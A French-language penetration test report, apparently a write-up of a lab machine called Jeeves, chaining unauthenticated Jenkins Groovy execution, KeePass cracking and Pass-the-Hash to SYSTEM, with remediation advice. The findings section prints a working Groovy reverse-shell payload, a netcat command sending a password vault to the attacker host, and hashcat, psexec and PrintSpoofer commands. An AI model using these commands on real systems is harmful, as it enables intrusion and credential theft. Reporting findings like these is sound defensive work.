



SK SECURITY

RAPPORT DE TEST D'INTRUSION

Jeeves

RÉFÉRENCE

SKS-2026-R006

VERSION

1.0

DATE

11 juin 2026

TYPE D'AUDIT

Boîte noire (aucun accès fourni)

AUDITEUR

Annas RIO — SK Security

RISQUE GLOBAL

CRITIQUE

Sommaire

1. Contacts	2
2. Cadre légal & Autorisation	3
3. Résumé Exécutif	4
4. Scope & Méthodologie	5
5. Outils utilisés	6
6. Sommaire des Vulnérabilités	7
7. Introduction	8
8. Vulnérabilités Identifiées	9
9. Timeline des Actions Offensives	13
10. Indicateurs de Compromission & Artefacts	14
11. Plan de Remédiation	15
12. Conclusion	16

Contacts

Auditeur

Nom	Société	E-mail	Rôle
Annas RIO	SK Security	sk.security.contact@gmail.com	Auditeur technique

Client

Nom	E-mail	Téléphone	Rôle
kohsuke	kohsuke@jeeves.local	+33XXXXXXXX	Admin

Cadre légal & Autorisation

Une autorisation explicite a été accordée pour réaliser ce test d'intrusion sur les systèmes décrits dans ce rapport, conformément au périmètre, aux objectifs et à la période définis. Cette autorisation est accordée au sens des **articles 323-1 et suivants du Code pénal français** (Loi Godfrain) et constitue une dérogation contractuelle strictement limitée aux actions nécessaires à l'exécution de la mission.

Confidentialité

Ce document est strictement confidentiel et destiné exclusivement au client mentionné en page de garde. Il ne peut être communiqué, reproduit, copié ou distribué à des tiers sans l'accord écrit préalable de SK Security. Le client s'engage à protéger ce rapport avec un niveau de confidentialité équivalent à ses propres informations sensibles.

Clause de non-responsabilité

Les tests réalisés dans le cadre de cette mission sont limités au périmètre défini contractuellement et à la période convenue. SK Security ne peut être tenu responsable des vulnérabilités non identifiées en dehors de ce périmètre, des systèmes non testés, ou des failles apparues postérieurement à la date de clôture de la mission. Les résultats de cet audit représentent l'état de la sécurité du système à la date des tests et ne constituent pas une garantie d'absence totale de vulnérabilités. SK Security engage sa responsabilité sur la qualité et le sérieux de la démarche, non sur l'exhaustivité absolue des résultats. La réglementation applicable inclut notamment le **RGPD** et la **loi Informatique et Libertés**.

Résumé Exécutif

L'infrastructure Jeeves a été compromise dans sa totalité depuis une position sans accès préalable, via une chaîne d'attaque en trois étapes aboutissant à l'obtention des droits système complets sur la machine cible. Une interface d'administration de serveur d'automatisation accessible sans authentification sur le réseau a permis l'exécution de code arbitraire dans le contexte d'un compte utilisateur local. Depuis ce contexte, un fichier de coffre-fort de mots de passe non protégé a fourni le hash NTLM du compte Administrator, exploitable directement sans connaissance du mot de passe en clair. L'accès administrateur ainsi obtenu a abouti à la compromission complète de la machine, incluant la récupération d'un flag dissimulé dans un flux de données alternatif NTFS, inaccessible par les commandes standard. L'ensemble des comptes, secrets et données stockés sur le système Jeeves doit être considéré comme compromis.

Scope & Méthodologie

Périmètre

Cible	Type	IP/URL
JEEVES	Serveur Windows 10 Pro (workgroup)	10.129.228.112
Port 80	HTTP — Microsoft IIS 10.0	10.129.228.112:80
Port 445	SMB — Microsoft Windows	10.129.228.112:445
Port 135	RPC — Microsoft Windows	10.129.228.112:135
Port 50000	HTTP — Jetty 9.4.z-SNAPSHOT	10.129.228.112:50000

Périmètre négatif

Les tests ont été limités au système Jeeves (10.129.228.112) et aux services réseau exposés sur les ports détectés lors de l'énumération initiale. Aucun test n'a été conduit sur d'autres machines du réseau, sur les équipements d'infrastructure périphériques, ni sur des applications tierces non exposées par la cible. Les tests d'ingénierie sociale et de phishing sont hors périmètre. L'exploitation du vecteur PrinterBug identifié via MS-RPRN n'a pas été poursuivie en l'absence de cible de relais définie au périmètre. L'analyse des GPO et politiques de mots de passe du workgroup n'a pas fait l'objet d'un audit exhaustif.

Paramètres de la mission

Paramètre	Valeur
Type d'audit	Boîte noire (aucun accès fourni)
Période	11 juin 2026
Accès fournis	Aucun — énumération réseau depuis une position externe sans credentials

Méthodologie

Reconnaissance et énumération réseau

L'audit a débuté par un scan de ports complet permettant d'identifier quatre services exposés : IIS 10.0 sur le port 80, RPC sur le port 135, SMB sur le port 445 et un service HTTP Jetty 9.4.z-SNAPSHOT sur le port 50000. L'absence de signature SMB obligatoire a été relevée comme vecteur potentiel de relais NTLM. L'énumération RPC via impacket-rpcdump a confirmé la présence du protocole MS-RPRN (PrinterBug).

Identification et exploitation du vecteur Jenkins

L'analyse du service HTTP sur le port 50000 a révélé un endpoint /askjeeves exposant une instance Jenkins sans authentification. Le téléchargement du client CLI Jenkins et l'exécution d'un script Groovy malveillant via la fonctionnalité de scripting embarquée ont permis l'obtention d'un reverse shell dans le contexte du compte kohsuke.

Élévation de privilèges via Pass-the-Hash

Depuis le contexte kohsuke, l'exploration des répertoires utilisateur a conduit à la découverte d'un fichier de base de données KeePass (CEH.kdbx). Le hash du fichier, extrait et soumis à une attaque par dictionnaire offline, a fourni le mot de passe master. Le contenu du coffre-fort incluait le hash NTLM du compte Administrator, validé via authentification SMB et exploité par Pass-the-Hash pour obtenir un accès SYSTEM via psexec.

Post-exploitation et exfiltration


L'accès SYSTEM a permis de découvrir un flag dissimulé dans un flux de données alternatif NTFS (Alternate Data Stream) sur le bureau de l'administrateur, inaccessible via une commande dir standard et nécessitant l'option /R pour être révélé.

Outils utilisés

Outil	Usage
nmap	Scan de ports et détection de services
nuclei	Analyse de vulnérabilités sur les ports 80 et 50000
impacket-rpcdump	Énumération des protocoles RPC exposés
jenkins-cli.jar	Interface CLI Jenkins — exécution de script Groovy
penelope	Réception et gestion du reverse shell
netcat (nc)	Transfert du fichier CEH.kdbx vers la machine d'attaque
hashcat	Crackage offline du hash KeePass (mode 13400)
nxc (netexec)	Validation du hash NTLM Administrator via SMB
impacket-psexec	Exécution distante en tant que NT AUTHORITY\SYSTEM via Pass-the-Hash

Sommaire des Vulnérabilités

Au cours de cet audit, **1 critique(s)** , **1 élevée(s)** , **1 moyenne(s)** vulnérabilité(s) ont été identifiées.



ID	Vulnérabilité	Sévérité	Score	Actif
SKS-2026-004	Jenkins sans authentification — exécution de code arbitraire via script Groovy	CRITICAL	9.8	10.129.228.112:50000/askjeeves
SKS-2026-005	Hash NTLM Administrator stocké en clair dans une base KeePass non protégée sur le filesystem	HIGH	7.8	10.129.228.112 — C:\Users\kohsuke\Documents\CEH.kdbx
SKS-2026-006	SeImpersonatePrivilege actif sur le compte de service Jenkins	MEDIUM	6.7	10.129.228.112 — compte jeeves\kohsuke

Introduction

SK Security a conduit un audit de sécurité en boîte noire sur le système Jeeves (10.129.228.112), sans accès ni credentials fournis en amont. L'objectif était d'évaluer la résistance de la machine aux attaques depuis une position d'attaquant externe non authentifié. L'audit a couvert l'ensemble de la surface d'attaque exposée sur le réseau : services web, partages SMB, RPC et services HTTP secondaires. La mission a été conduite de manière méthodique depuis la reconnaissance réseau initiale jusqu'à la compromission complète avec droits NT AUTHORITY\SYSTEM. Quatre services ont été identifiés lors de l'énumération, dont deux vecteurs d'attaque exploités avec succès.

Vulnérabilités Identifiées

Les vulnérabilités suivantes ont été identifiées au cours de l'audit et sont présentées par ordre chronologique de la chaîne d'exploitation. Chaque finding inclut la chaîne d'exploitation complète ainsi que les recommandations de remédiation associées.

Les scores CVSS présentés ci-après évaluent chaque vulnérabilité en isolation, indépendamment des autres maillons de la chaîne d'attaque. Le risque réel pour l'organisation découle du chaînage de ces findings. Cette criticité globale est portée par le finding le plus sévère, point terminal de la chaîne, et reflétée dans la note de risque globale du rapport. Le risque chaîné global résulte de 3 findings combinés — l'exposition non authentifiée de Jenkins fournit l'accès initial, le coffre-fort KeePass non protégé expose le hash Administrator, et le Pass-the-Hash permet l'escalade vers SYSTEM, portant le risque réel à un niveau critique qui dépasse chacun des scores CVSS isolés.

CWE CWE-306 (Missing Authentication for Critical Function) ACTIF 10.129.228.112:50000/askjeeves

VECTEUR CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description

L'instance Jenkins accessible sur le port 50000 via l'endpoint /askjeeves ne présente aucun mécanisme d'authentification. L'interface est directement accessible depuis le réseau sans credentials. Jenkins embarque un moteur de scripting Groovy, accessible via le CLI téléchargeable depuis l'interface, qui permet l'exécution de code Java arbitraire sur le système hôte dans le contexte du processus Jenkins. Cette configuration résulte d'une installation Jenkins sans sécurisation initiale, dans laquelle l'option "Enable Security" n'a pas été activée. Aucune restriction réseau (pare-feu, binding sur loopback) ne limite l'accès au service depuis l'extérieur.

Chaîne d'exploitation

Téléchargement du client CLI Jenkins depuis l'interface exposée et énumération des commandes disponibles :

```
java -jar jenkins-cli.jar -s http://10.129.228.112:50000/askjeeves/ help
```

Exécution du payload Groovy établissant un reverse shell vers la machine d'attaque :

```
echo 'String host="10.10.14.57";  
int port=4444;  
String cmd="cmd.exe";  
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new  
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())  
{while(pi.available())so.write(pi.read());while(pe.available())so.write(pe.read());while(si.available()  
le())>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch  
(Exception e){}};p.destroy();s.close();' | java -jar jenkins-cli.jar -s http://10.129.228.112:50000/  
askjeeves/ groovy =
```

Le listener reçoit un shell interactif dans le contexte jeeves\kohsuke :

```
C:\Users\Administrator\.jenkins> whoami  
jeeves\kohsuke
```

Impact

L'exécution de code dans le contexte kohsuke fournit un accès interactif au système de fichiers, aux processus et aux secrets stockés dans le profil utilisateur. Depuis ce contexte, le fichier CEH.kdbx est accessible en lecture, ouvrant la voie à la compromission du compte Administrator via Pass-the-Hash (SKS-2026-005). Ce finding constitue le point d'entrée initial de la chaîne d'attaque et est exploitable par tout attaquant ayant accès au réseau, sans prérequis.

Recommandation

Activer la sécurité Jenkins via le panneau d'administration (Manage Jenkins > Configure Global Security) et configurer une méthode d'authentification appropriée (base de données Jenkins, LDAP ou Active Directory). Restreindre l'accès réseau au port 50000 via le pare-feu Windows ou un proxy inverse, en limitant l'accès aux seules adresses IP légitimes des équipes DevOps. Désactiver ou restreindre la console Groovy Script aux administrateurs authentifiés. Mettre à jour Jenkins vers une version stable et maintenue, la version 9.4.z-SNAPSHOT de Jetty utilisée en backend indiquant un déploiement non finalisé.

Références

- <https://www.jenkins.io/doc/book/security/securing-jenkins/>
- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- <https://cwe.mitre.org/data/definitions/306.html>

CWE CWE-522 (Insufficiently Protected Credentials) ACTIF 10.129.228.112 — C:\Users\kohsuke\Documents\CEH.kdbx

VECTEUR CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description

Le fichier CEH.kdbx, base de données KeePass stockée dans le répertoire Documents du compte kohsuke, est protégé par un mot de passe master figurant dans la liste rockyou.txt. L'entropie du mot de passe master est insuffisante pour résister à une attaque par dictionnaire offline sur le hash KeePass (mode hashcat 13400). Le contenu du coffre-fort inclut le hash NTLM du compte Administrator local (aad3b435b51404eeaad3b435b51404ee:[REDACTED]), directement réutilisable pour une authentification Pass-the-Hash sans nécessiter le mot de passe en clair. Aucune protection complémentaire (fichier clé, authentification Windows) ne renforce le facteur unique de protection du coffre-fort.

Chaîne d'exploitation

Depuis le contexte kohsuke, transfert du fichier CEH.kdbx vers la machine d'attaque :

```
C:\Users\kohsuke\Desktop\nc.exe -w 3 10.10.14.57 9001 < C:\Users\kohsuke\Documents\CEH.kdbx
```

Réception côté attaquant et extraction du hash KeePass puis crackage offline :

```
nc -lvnp 9001 > CEH.kdbx
hashcat -m 13400 hashkee /usr/share/wordlists/rockyou.txt
```

Le mot de passe master est obtenu : [REDACTED]. Ouverture du coffre-fort et récupération du hash NTLM Administrator. Validation du hash via SMB :

```
nxc smb 10.129.228.112 -u Administrator -H '[REDACTED]'
```

Résultat : [+] Jeeves\Administrator:[REDACTED] (Admin!) . Accès SYSTEM via Pass-the-Hash :

```
impacket-psexec Administrator@10.129.228.112 -hashes 'aad3b435b51404eeaad3b435b51404ee:[REDACTED]'
```

```
C:\Windows\system32> whoami
nt authority\system
```

Impact

La compromission du coffre-fort CEH.kdbx fournit le hash NTLM du compte Administrator, permettant un accès SYSTEM complet sur la machine sans connaissance du mot de passe en clair. L'intégralité des données, secrets et configurations du système Jeeves est accessible. L'ensemble des autres secrets stockés dans le coffre-fort (mots de passe, tokens, credentials de services tiers) est à considérer comme compromis.

Recommandation

Supprimer ou mettre hors ligne le fichier CEH.kdbx depuis le répertoire utilisateur kohsuke. Réinitialiser immédiatement le mot de passe du compte Administrator local. Remplacer le hash NTLM par un mot de passe long et aléatoire non stocké dans un coffre-fort partagé. Si l'usage d'un gestionnaire de mots de passe est requis, protéger la base KeePass avec un mot de passe master d'entropie élevée (20+ caractères, hors dictionnaire) combiné à un fichier clé stocké séparément. Ne jamais stocker de hash NTLM ou de secrets d'authentification Windows directement dans un coffre-fort de mots de passe accessible depuis un compte de service.

Références

- <https://keepass.info/help/base/security.html>
- <https://attack.mitre.org/techniques/T1110/002/>
- <https://cwe.mitre.org/data/definitions/522.html>

CWE CWE-269 (Improper Privilege Management) ACTIF 10.129.228.112 — compte jeeves\kohsuke

VECTEUR **CVSS:3.1/AV:L/AC:H/PR:L/UI:R/S:U/C:H/I:H/A:H**

Description

Le compte kohsuke, sous lequel s'exécute le service Jenkins, dispose du privilège SeImpersonatePrivilege activé. Ce privilège, conçu pour les comptes de service légitimes nécessitant l'emprunt d'identité de clients COM, permet à tout processus s'exécutant dans ce contexte d'usurper l'identité de tout token de niveau supérieur présenté par un processus système. Cette configuration ouvre la voie à des techniques d'élévation de privilèges de type Potato (JuicyPotato, PrintSpoofer, GodPotato) permettant d'obtenir un token NT AUTHORITY\SYSTEM sans interaction utilisateur, sous réserve de disposer d'un accès en écriture au filesystem ou de pouvoir créer un objet COM. Dans le cadre de cet audit, l'élévation a été réalisée via Pass-the-Hash plutôt que via SeImpersonatePrivilege, ce chemin n'ayant pas été nécessaire au vu des credentials disponibles.

Chaîne d'exploitation

Vérification des privilèges du compte kohsuke depuis le shell obtenu :

```
whoami /priv
```

Sortie confirmant SeImpersonatePrivilege activé :

```
SeImpersonatePrivilege      Impersonate a client after authentication Enabled
```

Un attaquant disposant de ce contexte peut élever vers SYSTEM via PrintSpoofer sur Windows 10 :

```
PrintSpoofer.exe -i -c cmd
```

Impact

La présence de SeImpersonatePrivilege sur un compte de service exposé via Jenkins constitue un chemin d'élévation de privilèges vers SYSTEM indépendant des secrets disponibles. Même en l'absence du fichier CEH.kdbx, ce privilège aurait permis la compromission complète du système depuis le shell Jenkins. Tout compte de service exposé sur le réseau disposant de ce privilège représente un chemin d'élévation garanti sur les systèmes Windows non patchés contre les variantes Potato.

Recommandation

Restreindre le compte kohsuke aux seuls privilèges nécessaires au fonctionnement de Jenkins en supprimant SeImpersonatePrivilege via la stratégie de sécurité locale (secpol.msc > Stratégies locales > Attribution des droits utilisateur > Emprunter l'identité d'un client après authentification). Évaluer la possibilité de faire tourner Jenkins sous un compte de service dédié créé avec le minimum de privilèges requis, sans appartenance aux groupes locaux à privilèges. Activer Windows Defender Credential Guard et les protections contre les attaques de type Potato lorsque la version de Windows le permet.

Références

- <https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/impersonate-a-client-after-authentication>
- <https://attack.mitre.org/techniques/T1134/001/>
- <https://cwe.mitre.org/data/definitions/269.html>

Timeline des Actions Offensives

La timeline suivante récapitule l'ensemble des actions réalisées durant la mission, dans l'ordre chronologique, afin de permettre au SOC une corrélation avec les journaux de sécurité.

Étape	Action	Système ciblé
1	Scan de ports TCP complet	10.129.228.112
2	Énumération RPC — détection MS-RPRN	10.129.228.112:135
3	Analyse nuclei sur les ports 80 et 50000	10.129.228.112:80, :50000
4	Découverte de l'endpoint /askjeeves sur Jetty	10.129.228.112:50000
5	Téléchargement jenkins-cli.jar et énumération Jenkins	10.129.228.112:50000/askjeeves
6	Exécution du payload Groovy — reverse shell kohsuke	10.129.228.112:50000
7	Lecture du hash bcrypt dans users/admin/config.xml	10.129.228.112
8	Découverte de CEH.kdbx dans Documents\kohsuke	10.129.228.112
9	Transfert de CEH.kdbx via netcat	10.129.228.112 → 10.10.14.57
10	Crackage offline du hash KeePass — mot de passe master obtenu	10.10.14.57
11	Extraction du hash NTLM Administrator depuis CEH.kdbx	10.10.14.57
12	Validation du hash Administrator via SMB (nxc)	10.129.228.112:445
13	Accès SYSTEM via psexec Pass-the-Hash	10.129.228.112:445
14	Découverte et lecture du flag dans l'ADS hm.txt:root.txt	10.129.228.112

Indicateurs de Compromission & Artefacts

Les éléments suivants ont été créés ou modifiés durant la mission et doivent être nettoyés ou surveillés à l'issue de l'audit.

Type	Artefact	Action requise
Processus	Reverse shell cmd.exe lancé depuis le processus Jenkins via script Groovy	Vérifier les processus enfants de Jenkins — auditer les logs d'exécution Groovy
Connexion réseau	Connexion sortante TCP vers 10.10.14.57:4444 depuis le processus Jenkins	Vérifier les journaux réseau et pare-feu pour connexions sortantes anormales
Fichier	CEH.kdbx transféré vers 10.10.14.57 via netcat sur le port 9001	Considérer le contenu du coffre-fort comme compromis — rotation de tous les secrets
Hash NTLM	Hash Administrator e0fb1fb85756c24235ff238cbe81fe00 extrait depuis CEH.kdbx	Réinitialiser le mot de passe du compte Administrator immédiatement
Session	Session psexec NT AUTHORITY\SYSTEM établie depuis 10.10.14.57	Auditer les journaux d'authentification SMB — Event ID 4624 type 3
Fichier	nc.exe déposé sur le bureau kohsuke pour transfert de fichier	Supprimer nc.exe — vérifier l'intégrité du profil kohsuke

Plan de Remédiation

Les corrections suivantes sont classées par ordre de priorité. Les délais sont calculés à partir de la date de remise du rapport.

ID	Vulnérabilité	Priorité	Action	Délai
SKS-2026-004	Jenkins sans authentification — exécution de code arbitraire via script Groovy	Critique	Activer l'authentification Jenkins et restreindre l'accès réseau au port 50000	Immédiat
SKS-2026-005	Hash NTLM Administrator stocké en clair dans une base KeePass non protégée sur le filesystem	Élevé	Réinitialiser le mot de passe Administrator — supprimer ou sécuriser CEH.kdbx	48h
SKS-2026-006	SeImpersonatePrivilege actif sur le compte de service Jenkins	Moyen	Supprimer SeImpersonatePrivilege du compte kohsuke via la stratégie locale	2 semaines

Délais de référence SK Security : **Critique** → **Immédiat** | **Élevé** → **48h** | **Moyen** → **2 semaines** | **Faible** → **1 mois**

Conclusion

La compromission complète du système Jeeves s'est déroulée en trois étapes depuis une position sans accès initial. L'interface Jenkins exposée sans authentification sur le port 50000 a fourni l'exécution de code arbitraire dans le contexte du compte kohsuke via le moteur de scripting Groovy embarqué. Depuis ce contexte, un fichier de coffre-fort KeePass accessible en lecture dans le répertoire utilisateur a exposé le hash NTLM du compte Administrator après crackage offline du mot de passe master. Ce hash, directement réutilisable sans connaissance du mot de passe en clair, a permis d'obtenir les droits NT AUTHORITY\SYSTEM via Pass-the-Hash.

L'ensemble du système Jeeves, ses comptes locaux et les secrets stockés dans CEH.kdbx doivent être considérés comme compromis. La présence du protocole MS-RPRN sur le service RPC constitue un vecteur résiduel non exploité dans le cadre de cet audit, à traiter dans le plan de remédiation. Le niveau de risque global est **CRITIQUE**.

La remédiation prioritaire porte sur la sécurisation immédiate de l'instance Jenkins par activation de l'authentification et restriction réseau du port 50000, suivie de la rotation du mot de passe Administrator et de la mise hors ligne ou suppression du fichier CEH.kdbx.

Finding	Priorité	Délai de retest
SKS-2026-004 — Jenkins sans authentification	Critique	Dans les 48h suivant la correction
SKS-2026-005 — Hash NTLM dans KeePass non protégé	Élevé	Dans les 2 semaines suivant la correction
SKS-2026-006 — SeImpersonatePrivilege sur compte de service	Moyen	Dans les 30 jours suivant la correction

Niveau de risque global : **CRITIQUE**

Un retest est recommandé dans les **30 jours** suivant l'application des correctifs afin de valider l'efficacité des mesures mises en place. SK Security reste disponible pour assurer ce suivi.



Annas RIO

Auditeur en sécurité offensive

sk.security.contact@gmail.com